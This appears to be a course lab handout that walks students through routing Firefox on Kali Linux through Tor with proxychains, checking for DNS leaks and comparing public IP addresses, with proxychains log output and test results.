Run the following command as a regular user ($) not root (#):

```
proxychains firefox www.duckduckgo.com
```

This should start up the Firefox browser in Kali and you should see traffic being routed through the **TOR** network:




```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.pki.goog:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  shavar.services.mozilla.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  aus5.mozilla.org:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
```

In the search field, search for “dns leak test”

Click on https://www.dnsleaktest.com

You should see your connection showing up as another location in the world…




Hello 192.42.116.212

from , Netherlands

```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  shavar.services.mozilla.com:443  ...
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  aus5.mozilla.org:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ocsp.digicert.com:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox-settings-attachments.cdn.mozi
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  firefox-settings-attachments.cdn.mozi
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  links.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] DLL init: proxychains-ng 4.16
```

Click on Standard Test to run a DNS leak test

If you’re TOR proxy chain is working, you should see results like below:
(The countries you are being routed through may differ from my example)



Test complete

```
Query round    Progress...    Servers found
1              ......         4
```


IP	Hostname	ISP	Country
145.220.0.53	resolver.as1101.net.	SURF B.V.	Netherlands
145.220.6.31	None	SURF B.V.	Netherlands
46.102.156.140	dns02.nothingtohide.nl.	Alwyzon	Vienna, Austria
51.15.16.106	web01.nozel.org.	Scaleway	France

What do the results of this test mean?

- The servers identified above receive a request to resolve a domain name (e.g. www.eff.org) to an IP address everytime you enter a website address in your browser.
- The owners of the servers above have the ability to associate your personal IP address with the names of all the sites you connect to and store this

```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  improving.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  links.duckduckgo.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  external-content.duckduckgo.com:443  ..
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  services.addons.mozilla.org:443  ...  O
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  aus5.mozilla.org:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  www.dnsleaktest.com:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  6620848c-c373-4da1-8210-851a77e90be7.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  012ef579-21ae-4407-82b3-ba179373d4c2.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  3c82c68e-3f62-4675-897f-a589913035be.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  3864c53e-4011-4932-8fb1-6df50111e3df.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ad0794a5-cac0-4443-beaa-6ded8fb4918b.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  878979e6-70ba-439c-9cc0-382b200d6788.te
..  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  contile.services.mozilla.com:443  ...
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  normandy.cdn.mozilla.net:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  classify-client.services.mozilla.com:44
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  content-signature-2.cdn.mozilla.net:443
```

Navigate to ipchicken.com in your Kali Linux browser and in your host machine to compare your public IP addresses:



Current IP Address

192.42.116.212

Advanced

- Name Address: 15.tor-exit.nothingtohide.nl
- Remote Port: 29730
- Browser: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/2010

Current IP Address

44.44.29.194

Advanced

- Name Address: ip-44-44-29-194.user.start.ca
- Remote Port: 18206
- Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.1661.54

Slide 04:

- Take a screenshot showing a comparison of public IPs on your Kali VM and your host machine

*** Submit your work on FOL under **Lab 11** ***